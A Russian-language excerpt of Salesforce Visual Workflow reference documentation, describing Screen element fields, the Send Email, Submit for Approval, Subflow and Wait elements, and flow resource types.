СМ. ТАКЖЕ:

Элемент «Окно» в потоке

Создание макетов начальной страницы в Salesforce Classic

Элемент «Окно» в потоке: поля ввода данных

Обеспечивает ручной ввод информации пользователями. *Поле ввода данных пользователя потока* — это поле типа «Текст», «Область подробного текста», «Число», «Валюта», «Дата», «Дата/время», «Пароль» или «Кнопка-флажок», входящее в элемент «Окно».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Метка	Понятный текст, отображаемый слева от поля. Чтобы отформатировать метку, щелкните значок .
Уникальное имя	Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип ввода	Данное поле заполняется автоматически на основе выбранного типа поля ввода.
Значение по умолчанию	Стандартное значение для поля ввода данных. Если связанное окно не выполняется, сохраненное значение поля ввода всегда нулевое. Тип данных стандартного значения должен соответствовать типу данных поля. Например, стандартному значению кнопки-флажка должен быть назначен логический тип данных.
Шкала	Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа. Доступно только для полей ввода типа «Валюта» и «Число».

Поле	Описание
Обязательное	Позволяет пользователям переходить к следующему окну только после ввода значения.
Проверка	Позволяет проверять данные в этом поле.
Выражение формулы	Логическое выражение формулы, оценивающее корректность введенного значения.
Сообщение об ошибке	Отображается под полем при указанном недопустимом значении. Это поле принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Текст справки	Добавляет элемент рядом с полем ввода данных. В текстовом поле введите полезную информацию об этом поле. Это поле принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.

СМ. ТАКЖЕ:

Элемент «Окно» в потоке

Элемент «Окно» в потоке: поля выбора

Позволяет выбирать из набора вариантов выбора. *Поле выбора потока* — элемент типа «Кнопка-переключатель», «Раскрывающийся список», «Кнопка-флажок со множественным выбором» или «Раскрывающийся список со множественным выбором», входящий в элемент «Окно».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Метка	Данное значение отображается слева от поля. Чтобы отформатировать метку, щелкните значок .
Уникальное имя	Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип данных значения	Данное поле определяет выборы, доступные в разделе «Параметры выбора». Например, при выборе типа данных «Число» элемент выбора не может использовать тип данных «Текст». Поля со множественным выбором не поддерживают изменение типа данных значения; поддерживается только текст.
Шкала	Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа. Доступно только для полей выбора типа «Валюта» и «Число».
Обязательное	Позволяет просматривать следующее окно только после определения выбора.

Поле	Описание
Значение по умолчанию	Предварительно сделанный выбор для пользователя. Если связанное окно не выполняется, сохраненное значение поля выбора всегда нулевое.
Выбор	Параметры выбора, из которых можно выбирать. Можно задать настроенные выборы, динамические выборы записи или выборы раскрывающегося списка. Прим.: Порядок отображения вариантов выбора не может быть изменен. Тип данных выбора должен соответствовать параметру «Тип данных значения».
Поле «Текст справки»	Информация, отображаемая при выборе ссылки . Это поле принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.

СМ. ТАКЖЕ:

- Ограничения для полей со множественным выбором
- Варианты полей выбора в элементах «Окно» потока
- Элемент «Окно» в потоке

Варианты полей выбора в элементах «Окно» потока

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка полей выбора в окне потока предполагает определение вариантов выбора для отображения в данном поле. Данные варианты отображаются как отдельные кнопки-переключатели, кнопки-флажки или элементы раскрывающегося списка. Варианты выбора могут создаваться посредством как минимум одного из данных ресурсов: выборы, динамические выборы записи или выборы раскрывающегося списка.

Динамические выборы записи и выборы раскрывающегося списка отличаются от выборов более удобной настройкой и минимальным обслуживанием. Рекомендуем использовать ресурс «Выбор» только при отсутствии возможности использования двух других ресурсов.

При выборе...	Рекомендуемый ресурс
Из набора отфильтрованных записей	Динамический выбор записи
Из набора значений, соответствующих текущему полю раскрывающегося списка или раскрывающегося списка со множественным выбором	Выбор раскрывающегося списка

При выборе...	Рекомендуемый ресурс
Варианта, который не может быть создан из записи, поля раскрывающегося списка или поля раскрывающегося списка со множественным выбором	Выбор

СМ. ТАКЖЕ:

- Элемент «Окно» в потоке: поля выбора
- Ресурс «Динамический выбор записи» в потоке
- Ресурс «Выбор раскрывающегося списка» потока
- Ресурс потока «Выбор»

Элемент «Окно» в потоке: поля отображения текста

Отображает информацию при запуске потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Уникальное имя	Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Текстовое поле	Текст, который должен отображаться пользователю потока. Чтобы переключить редактор обычного текста на редактор обогащенного текста (или наоборот), щелкните значок . Использование редактора обогащенного текста инициирует сохранение содержимого в виде HTML. Это поле принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.

Пример: Приветствует пользователей на входе в поток или отображает условия использования.

СМ. ТАКЖЕ:

- Элемент «Окно» в потоке

Элемент потока «Отправка письма эл. почты»

Отправляет сообщение эл. почты, где в потоке вручную указывается тема, текст и получатели.

Совет:

- Сохраните текст для письма в шаблоне.
- Чтобы применить шаблон письма эл. почты из вашей организации, вызовите электронное предупреждение.

Укажите для письма по крайней мере одного получателя. Если общее количество адресов эл. почты не превышает пяти, то можно использовать оба параметра адреса письма.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Текст	Текст сообщения эл. почты. Электронное сообщение обрабатывается как обычный текст; HTML-форматирование не используется. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Тема	Тема сообщения эл. почты. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Адреса эл. почты (через запятую)	Дополнительно. Получатели сообщения эл. почты. Чтобы гарантировать успешную отправку сообщения эл. почты, введите значение для параметра «Адреса эл. почты (через запятую)» или «Адреса эл. почты (набор)». Если общее количество адресов эл. почты не превышает пяти, то система позволяет использовать оба параметра. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Адреса эл. почты (набор)	Дополнительно. Получатели сообщения эл. почты. Чтобы гарантировать успешную отправку сообщения эл. почты, введите значение для параметра «Адреса эл. почты (через запятую)» или «Адреса эл. почты (набор)». Если общее количество адресов эл. почты не превышает пяти, то система позволяет использовать оба параметра. Данный параметр принимает **переменные коллекции типа «Текст»**.
Адрес отправителя	Единый адрес эл. почты, используемый для отправки сообщения эл. почты. Данный параметр является обязательным только при назначении полю «Тип отправителя» значения `OrgWideEmailAddress`.

Поле	Описание
	Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Тип отправителя	Дополнительно. Адрес эл. почты, используемый как адреса для отправки и ответа на сообщение эл. почты. Допустимые значения: • `CurrentUser`: адрес эл. почты пользователя, выполняющего поток. (По умолчанию) • `DefaultWorkflowUser`: адрес эл. почты пользователя бизнес-правил по умолчанию. • `OrgWideEmailAddress`: единый адрес эл. почты, указанный в поле «Адрес отправителя».

Использование

Прим.: Во время выполнения письмо не будет отправлено, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Отправка сообщения эл. почты из потока
- Ресурс потока «Текстовый шаблон»
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ссылки на поля кросс-объекта в потоках

Элемент «Действие» в потоке

Структурный нуль, который может использоваться в тех случаях, когда пользователь не может выбрать нужный элемент.

Использование

Элементы «Действие» не могут использоваться в активных потоках. В роли администратора можно запускать поток в режиме черновика, содержащего элементы «Действие». Перед активацией потока необходимо заменить элементы «Действие» другими элементами или полностью удалить их.

Чтобы преобразовать элемент «Действие» в элемент «Окно», наведите указатель мыши на нужный элемент и щелкните по значку .

Прим.:

- Преобразование элемента «Действие», содержащего несколько коннекторов, в элемент «Окно» инициирует удаление всех коннекторов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- После преобразования элемента «Действие» его оригинальное уникальное имя задействовать невозможно.

СМ. ТАКЖЕ:

Элемент «Окно» в потоке

Элементы потока

Определение пути, по которому идет поток

Элемент потока «Отправить на утверждение»

Данный элемент отправляет одну запись Salesforce на утверждение.

Совет: Прежде чем начать работу, сохраните код записи, которая должна быть отправлена на утверждение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Входные данные

Передает данные из потока в отправку на утверждение.

Параметр ввода	Описание
Код записи	Код записи, которую нужно отправить на утверждение. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Коды следующих ответственных за утверждение	Код пользователя, которому должен быть назначен запрос на утверждение, если ответственный за утверждение не назначается процессом утверждения автоматически. Данный параметр принимает **переменные коллекции типа «Текст»**, включающие только один элемент.
Имя или код процесса утверждения	Уникальное имя или код выбранного процесса утверждения, которому должна быть отправлена запись. Процесс должен использовать тип объекта, который используется записью, указанной в поле «Код записи». Параметр является обязательным только в том случае, если параметру «Пропустить критерии входа» задано значение `$GlobalConstant.True`. При отсутствии данного параметра и параметра «Код отправителя» поток выполняется только при соблюдении условий ниже. • Ответственный за утверждение определяется автоматически. • Пользователем, запустившим поток, является допустимый исходный отправитель. Убедитесь, что: • Ответственный за утверждение определяется автоматически.

Параметр ввода	Описание
	• Исходными отправителями (для процессов утверждения, связанных с данным объектом) являются все пользователи, которые могут запустить данный поток. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Пропустить критерии входа	При наличии значения `$GlobalConstant.True` запись не оценивается относительно критериев входа, настроенных для процесса, заданного в параметре «Имя или код процесса утверждения». Этот параметр принимает **однозначный ресурс типа Boolean**.
Комментарии к отправке	Текст, который должен сопутствовать отправке. Нельзя ссылаться на поля слияния и выражения формулы. Комментарии к отправке отображаются в журнале утверждений для указанной записи. Кроме того, данный текст отображается в исходном электронном запросе на утверждение, если шаблон использует поле слияния `{!ApprovalRequest.Comments}`. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.
Код отправителя	Код пользователя, отправившего запись на утверждение. Пользователь получает уведомления об ответах для отправленного запроса на утверждение. Пользователь должен быть одним из допустимых отправителей для процесса. При отсутствии данного параметра пользователь, запустивший поток, является отправителем. Если бизнес-правило инициирует поток, содержащий данный элемент, то отправителем является пользователь, инициировавший бизнес-правило. Бизнес-правила могут быть инициированы при создании или редактировании записи. Уведомление об утверждении или отклонении записи отправляется пользователю, запустившему поток или инициировавшему бизнес-правило. Этот параметр принимает **однозначные ресурсы любого типа**. Значение обрабатывается как текст.

Выходные данные

Передача данных из запроса на утверждение в поток. Назначения производятся при создании запроса на утверждение.

Дополнительный параметр вывода	Описание
Код экземпляра	Код отправленного запроса на утверждение. Этот параметр принимает **однозначные переменные типа «Текст», «Раскрывающийся список» или «Раскрывающийся список со множественным выбором»**.

Дополнительный параметр вывода	Описание
Статус экземпляра	Статус текущего запроса на утверждение. Допустимые значения: «Утверждено», «Отклонено», «Удалено» или «Ожидание». Этот параметр принимает **однозначные переменные типа «Текст», «Раскрывающийся список» или «Раскрывающийся список со множественным выбором»**.
Коды новых рабочих элементов	Коды новых элементов, отправленных в запросе на утверждение. Допустимое количество процессов утверждения: 0 или 1. Данный параметр принимает **переменные коллекции типа «Текст»**.
Коды следующих ответственных за утверждение	Коды пользователей, назначенных в качестве следующих ответственных за утверждение. Данный параметр принимает **переменные коллекции типа «Текст»**.
Код записи	Код записи, отправленной потоком на утверждение. Этот параметр принимает **однозначные переменные типа «Текст», «Раскрывающийся список» или «Раскрывающийся список со множественным выбором»**.

Использование

Прим.: Во время выполнения запрос на утверждение не будет создан, пока не завершится транзакция сеанса. Транзакции считаются выполненными после того как сеанс завершится, либо будут выполнены элементы «Экран» или «Ожидание».

СМ. ТАКЖЕ:

- Элементы потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ссылки на поля кросс-объекта в потоках

Элемент «Подпоток» в потоке

Данный элемент вызывает другой поток организации. С помощью этого элемента можно ссылаться на модульные потоки и упрощать общую архитектуру потока.

Элемент «Подпоток» ссылается на другой поток и вызывает его при выполнении. Поток, содержащий элемент «Подпоток», называется *основным* и отличается от *ссылочного потока*.

Совет: Создание меньших потоков, выполняющих стандартные задачи. Например, создайте служебные потоки для сбора адресов и данных кредитной карты, а также авторизации стоимости покупки по кредитной карте. При необходимости используйте эти потоки по заказу продуктов для вызова служебных потоков.

Присвоение значений переменным в ссылочном потоке. Назначения переменных производятся при вызове выполняемого ссылочного потока основным потоком.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Заголовок столбца	Описание
`Target`	Переменная ссылочного потока, значение которой должно быть задано. По умолчанию данный раскрывающийся список содержит переменные текущей активной версии ссылочного потока. При отсутствии активной версии ссылочного потока раскрывающийся список содержит переменные *последней* версии ссылочного потока.
Источник	Ресурс или значение основного потока, которое должно быть назначено цели. Доступные действия: • Выберите текущий ресурс потока (например, переменная, постоянная или ввод данных пользователем). • Чтобы создать ресурс потока, выберите раздел «СОЗДАТЬ». • Введите вручную литеральное значение или поле слияния. Тип данных параметра `Source` должен быть совместим с `Target`.

Назначьте значения переменных ссылочного потока переменным основного потока. Назначения переменных производятся при завершении выполнения ссылочного потока.

Заголовок столбца	Описание
Источник	Переменная ссылочного потока, значение которой должно быть назначено цели. По умолчанию данный раскрывающийся список содержит переменные текущей активной версии ссылочного потока. При отсутствии активной версии ссылочного потока раскрывающийся список содержит переменные *последней* версии ссылочного потока.
`Target`	Переменная основного потока, значение которой должно быть задано. Тип данных параметра `Target` должен быть совместим с `Source`.

Использование

По умолчанию выполняемый основной поток вызывает *активную* версию каждого ссылочного потока. При отсутствии активной версии ссылочного потока основной поток вызывает *последнюю* версию ссылочного потока. Для запуска последней версии каждого ссылочного потока:

- Откройте основной поток и щелкните **«Выполнить с последними»** на панели кнопок.
- Или добавьте URL-адрес для основного потока со значением `?latestSub=true`.

Прим.: Выполнение неактивных потоков доступно только администраторам потоков. Потоки, запущенные другими пользователями, не выполняются, если элемент «Подпоток» пытается вызвать поток, который не имеет активной версии.

СМ. ТАКЖЕ:

- Элементы потока
- Просмотр элементов ввода и вывода других версий ссылочного потока
- Настройка действий, выполняемых при неудачном выполнении потока
- Определение пути, по которому идет поток
- Ссылки на поля кросс-объекта в потоках

Элемент «Ожидание» в потоке

Ожидает выполнения одного или нескольких заданных событий, что позволяет автоматизировать процессы, требующие периода ожидания.

Определите события, наступления которых поток ожидает, прежде чем продолжить выполнение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Имя	Имя отображается коннектором, связанным с данным событием.
Уникальное имя	Имя элемента должно быть уникальным только в рамках текущего потока. Уникальное имя элементов может повторяться, при условии, что данные элементы используются в разных потоках. Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип события	Данное поле определяет необходимость ожидания потоком компонентов ниже. • Абсолютное время (например, «через 3 дня») • Время относительно поля даты/времени записи Salesforce (например, «через 3 дня после закрытия возможности»)
Условия события	Точно определяет событие, которого ожидает поток. Параметры различаются в зависимости от выбранного типа события.
Ожидать данное событие только при выполнении дополнительных условий	Если этот параметр активирован, поток ожидает данное событие только при выполнении соответствующих условий.

Поле	Описание
Условия ожидания	Определяет, какие условия должны быть истинными, чтобы поток ожидал данное событие. Доступно только при активированном параметре «Ожидать данное событие только при выполнении дополнительных условий». Поток дожидается события только в том случае, если условия ожидания оцениваются как истинные. Дополнительную информацию см. в разделе «Определение условий потока» на странице 6157.
Назначения переменной	Назначает выводы события переменным потока. Параметры различаются в зависимости от выбранного типа события.
[Стандартный путь]	Определяет действия потока в случае, если все события не удовлетворяют условиям ожидания. Если хотя бы одно событие не удовлетворяет условиям ожидания, стандартный путь не выполняется. Имя отображается стандартным коннектором элемента «Ожидание». Введите настраиваемое имя данного пути, заменив заранее определенное значение.


Использование

Прим.:

- Потоки, содержащие элементы «Ожидание», должны быть автоматически запущенными. Поток, содержащий элементы «Ожидание», «Окно», «Выбор» или «Динамический выбор», не может быть активирован или выполнен.
- Прежде чем добавить элемент «Ожидание» в поток, просмотрите особые алгоритмы и ограничения. Дополнительные сведения см. в разделе «Ограничения для контролируемых по времени потоков» на странице 6127.

После определения событий свяжите элемент «Ожидание» с другими элементами холста для выбора действий, которые должны выполняться потоком при выполнении указанных ниже условий.

- Каждое событие выполняется впервые. Один коннектор **(1)** доступен для каждого события, заданного в элементе «Ожидание».
- Поток не содержит события для ожидания ввиду невыполнения условий ожидания для каждого события. Один коннектор **(2)** доступен для стандартного пути элемента «Ожидание».
- Поток содержит ошибку, связанную с элементом «Ожидание». Один коннектор **(3)** доступен для пути ошибки элемента «Ожидание» и всегда использует метку «ОШИБКА».



При ожидании потоком нескольких событий рекомендуем вернуть путь потока в элемент «Ожидание» для ожидания других событий. В данном случае, рекомендуем использовать условия ожидания, позволяющие контролировать порядок

ожидания каждого события потоком. Пример см. в разделе «Образец потока, ожидающего множество событий» на странице 6263.

Что такое условия ожидания?

Каждое событие, заданное в элементе потока «Ожидание», использует необязательные *условия ожидания*. Сеанс потока дожидается наступления события только при выполнении данных условий.

СМ. ТАКЖЕ:

Настройка действий, выполняемых при неудачном выполнении потока
Определение пути, по которому идет поток
Ссылки на поля кросс-объекта в потоках
Элементы потока

Что такое условия ожидания?

Каждое событие, заданное в элементе потока «Ожидание», использует необязательные *условия ожидания*. Сеанс потока дожидается наступления события только при выполнении данных условий.

При обнаружении элемента «Ожидание» сеанс проверяет условия ожидания для каждого события с целью определения событий, наступления которых следует дожидаться. Сеанс не дожидается события, условия ожидания которого не выполняются. При наличии невыполненных условий ожидания для всех событий сеанс выполняет стандартный путь.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Совет: Путь по умолчанию требуется в следующих случаях.


- Для всех событий установлены условия ожидания.
- Необходимо продолжить выполнение потока после соблюдения условий ожидания для всех событий.

Пример: Ниже приведены два сценария использования условий ожидания.

- Поток дожидается наступления разных событий на основе значения поля определенной записи.

  Например, отправка электронного напоминания ответственному за контракт до наступления даты его окончания. А, дата отправки сообщения эл. почты определяется рейтингом организации контракта. Если организации назначается рейтинг «Hot», то сообщение эл. почты отправляется за месяц до даты окончания. В противном случае, сообщение эл. почты отправляется за две недели до даты окончания.

  Данный пример позволяет создать два события. Первое событие выполняется за 30 дней до наступления даты окончания контракта. Его условия ожидания проверяются только в том случае, если поле «Рейтинг» организации контракта содержит значение «Hot».



Второе событие выполняется за 15 дней до наступления даты окончания контракта. Его условия ожидания проверяются только в том случае, если поле «Рейтинг» организации контракта не содержит значение «Hot».

При выполнении элемента «Ожидание» сеанс потока проверяет условия ожидания для каждого события. Сеанс потока дожидается только тех событий, условия ожидания которых выполняются. Если организации назначается рейтинг «Hot», то сеанс не дожидается наступления второго события.

- Поток дожидается наступления нескольких событий (например, отправка периодических электронных напоминаний). Пример данного сценария см. в разделе «Образец потока, ожидающего множество событий» на странице 6263.

СМ. ТАКЖЕ:

- Операторы в фильтрах записей потока
- Элемент «Ожидание» в потоке
- Типы событий потока

Ресурсы потока

Каждый *ресурс* соответствует значению, которое может использоваться в любой области потока.

На вкладке «Проводник» облачной версии приложения Flow Designer показаны ресурсы, доступные в этом потоке.

Некоторые типы ресурсов могут быть созданы на вкладке «Ресурсы» двойным щелчком. Некоторые ресурсы, такие как глобальные постоянные и системные переменные, предоставляются системой автоматически. Другие ресурсы предоставляются системой после добавления элемента в поток. Например, при добавлении в поток элемента «Решение» система создает ресурсы для всех результатов.

Доступные ресурсы определяются конкретным настраиваемым полем. Как правило, ресурсы могут быть созданы прямо внутри поля посредством раздела «СОЗДАТЬ» раскрывающегося списка.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ресурс потока	Описание	Можно создать на вкладке «Ресурсы»
Выбор	Данный ресурс представляет отдельное значение, которое может использоваться в полях выбора.	Да
Переменная коллекции	Ресурс сохраняет несколько обновляемых значений, использующих один тип данных (например, группа адресов эл. почты).	Да
Постоянная	Данный ресурс сохраняет фиксированное значение.	Да
Динамический выбор записи	Отображает набор выборов, созданный на основе записей объекта.	Да

Ресурс потока	Описание	Можно создать на вкладке «Ресурсы»
Элемент	Любой элемент, добавляемый в поток, доступен как ресурс через оператор «просмотрено» в критерии результата. Элемент, который уже выполнялся в сеансе потока, считается просмотренным. Любой элемент, добавляемый в поток, который поддерживает коннектор «Ошибка», доступен в качестве логического ресурса. Если элемент уже выполнялся в сеансе потока, то ресурсу задается значение «Истина». Если элемент еще не выполнялся или выполнялся неправильно, то ресурсу задается значение «Ложь».	
Формула	Рассчитывает значение с использованием других ресурсов потока и функций Salesforce	Да
Глобальная постоянная	Фиксированные предоставляемые системой значения (например, «Пустая строка», «Истина» и «Ложь»), которые могут быть назначены как значения ресурсов потока.	
Глобальные переменные	Предоставляемые системой переменные, ссылающиеся на сведения об организации или текущем пользователе (например, код пользователя или код сеанса API). В приложении Visual Workflow глобальные переменные доступны только в формулах потока.	
Результат	Результаты элемента «Решение», добавляемого в поток, доступны в качестве логических ресурсов. Если путь результата уже выполнялся в сеансе потока, то ресурсу задается значение «Истина».	
Выбор раскрывающегося списка	Данный ресурс представляет набор выборов, созданных из значений поля раскрывающегося списка или раскрывающегося списка со множественным выбором.	Да
Значения раскрывающегося списка	Предоставленные системой значения для полей раскрывающегося списка в переменных sObject и переменных коллекции sObject. Доступен только для элементов «Назначение» и «Решение».	
Поле окна	Любое поле окна, добавляемое в поток, доступно в качестве ресурса. Значение ресурса определяется типом поля окна. Значение поля ввода — это значение, вводимое пользователем. Значение поля выбора — это сохраненное значение выбора, выбираемое пользователем. Значение поля вывода — это текст, отображаемый пользователю.	
Переменная коллекции sObject	Ресурс сохраняет обновляемые значения полей одной или нескольких записей Salesforce.	Да
Переменная sObject	Ресурс сохраняет обновляемые значения полей записи Salesforce.	Да
Системная переменная	Предоставляемые системой значения выполняемого сеанса потока (например, `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}` и `{!$Flow.FaultMessage}`).	

Ресурс потока	Описание	Можно создать на вкладке «Ресурсы»
Текстовый шаблон	Данный ресурс сохраняет форматированный текст.	Да
Переменная	Данный ресурс сохраняет значение, которое может обновляться по мере выполнения потока.	Да
Событие ожидания	События элемента «Ожидание», добавляемого в поток, доступны в качестве логических ресурсов. При выполнении условий ожидания события ресурсу задается значение «Истина». При отсутствии заданных условий ожидания события ресурсу всегда задается значение «Истина».	

Ресурс потока «Выбор»

Представляет отдельное значение, используемое в полях вариантов.

Ресурс потока «Переменная коллекции»

Ресурс сохраняет несколько обновляемых значений, использующих один тип данных (например, группа адресов эл. почты).

Ресурс потока «Постоянная»

Ресурс «Постоянная» в потоке представляет фиксированное значение. В отличие от переменных значение постоянных не меняется во время выполнения потока.

Ресурс «Динамический выбор записи» в потоке

Отображает набор выборов, созданный на основе записей объекта.

Ресурс потока «Формула»

Рассчитывает значение с использованием других ресурсов потока и функций Salesforce.

Ресурс потока «Глобальная постоянная»

Этот ресурс хранит неизменные, предоставляемые системой значения, такие как `EmptyString`, `True` и `False`.

Глобальные переменные в приложении Visual Workflow

Предоставляемые системой переменные, ссылающиеся на сведения об организации или текущем пользователе (например, код пользователя или код сеанса API). В приложении Visual Workflow глобальные переменные доступны только в формулах потока.

Ресурс «Выбор раскрывающегося списка» потока

Данный ресурс представляет набор выборов, созданных из значений поля раскрывающегося списка или раскрывающегося списка со множественным выбором.

Ресурс потока «Переменная коллекции sObject»

Ресурс сохраняет обновляемые значения полей одной или нескольких записей Salesforce.

Ресурс потока «Переменная sObject»

Ресурс сохраняет обновляемые значения полей записи Salesforce.

Системные переменные в потоках

Предоставляемые системой значения выполняемого сеанса потока (например, `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}` и `{!$Flow.FaultMessage}`).

Ресурс потока «Текстовый шаблон»

Данный ресурс сохраняет текст в формате HTML.

Ресурс потока «Переменная»

Данный ресурс сохраняет значение, которое может обновляться по мере выполнения потока.

СМ. ТАКЖЕ:

Облачная версия приложения Flow Designer

Ресурс потока «Выбор»

Представляет отдельное значение, используемое в полях вариантов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Метка	Понятное имя варианта выбора.
Уникальное имя	Уникальное имя может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Описание	Описание позволяет отличать данный вариант выбора от других ресурсов.
Тип данных значения	Данное поле определяет поля выбора, которые могут использовать данный выбор. Например, поле-переключатель «Валюта» не может использовать выбор типа «Текст».
Шкала	Определяет число знаков после запятой. Не может превышать 17 цифр. Если данное поле является пустым или содержит нулевое значение, то при выполнении потока отображаются только целые числа. Доступно только для выборов типа «Валюта» и «Число».
Сохраненное значение	Данное значение, выбранное пользователем, отображается полем выбора. При отсутствии выбранного значения сохраненному значению задается значение `null`.
Показать ввод при выборе	Отображает текстовое поле под вариантом выбора. Данный параметр недоступен, если типу данных задано значение «Логический».

Эти поля отображаются, только если установлен флажок «Показать ввод при выборе».

Поле	Описание
Метка	Понятная подпись для текстового поля.
Обязательное	Запрашивает пользовательский ввод в текстовое поле, после чего поток может быть продолжен или завершен.
Проверка	Выполняется проверка введенного пользователем значения.

Следующие поля отображаются только при установке флажка «Проверка».

Поле	Описание
Формула	Логическое выражение формулы, оценивающее корректность введенного значения.
Сообщение об ошибке	Отображается, если пользователь ввел недопустимое значение.

Пример: Если поток предлагает пользователям выбрать определенный уровень обслуживания, создайте следующие варианты выбора: «Золотой», «Серебряный» и «Бронзовый». Воспользуйтесь элементом «Окно» для отображения добавленных вариантов выбора и их описаний. Затем разрешите пользователям выбирать значения раскрывающегося списка посредством того же элемента «Окно».

Обогащенный текст в метках вариантов

Вы можете настроить каждую метку варианта, используя редактор обогащенного текста, но помните о том, где собираетесь применить свой вариант.

Поля раскрывающегося списка и списка с выбором нескольких вариантов

Обогащенный текст не поддерживается. Если вы включили вариант с обогащенным текстом в раскрывающемся списке, во время исполнения вариант выводится с HTML-символами в экранированной форме.

Например, метка варианта `<b>My Label</b>` во время исполнения выводится как `<b>My Label</b>`.

Поля переключателя и кнопок-флажков с множественным выбором

- Обогащенный текст поддерживается.
- Не используйте угловые скобки (< и >), за исключением применения HTML-разметки в вашей метке. Вместо этого используйте квадратные скобки (`[` и `]`). Если вариант используется в поле, что поддерживает обогащенный текст, поле обрабатывает все в угловых скобках как HTML. Если содержимое не является допустимым HTML-кодом, содержимое вырезается из метки.

  Например, вы включили выбор "<My Label>" в поле переключателя или кнопок-флажков с множественным выбором. <My Label> считается недопустимым HTML-кодом, поэтому во время исполнения значение вырезается из метки. Вместо того, чтобы ничего не показывать — т. к. метка не содержит никакого другого значения — поток покажет уникальное название варианта: `My_Label`.

СМ. ТАКЖЕ:

Ресурсы потока

Элемент «Окно» в потоке: поля выбора

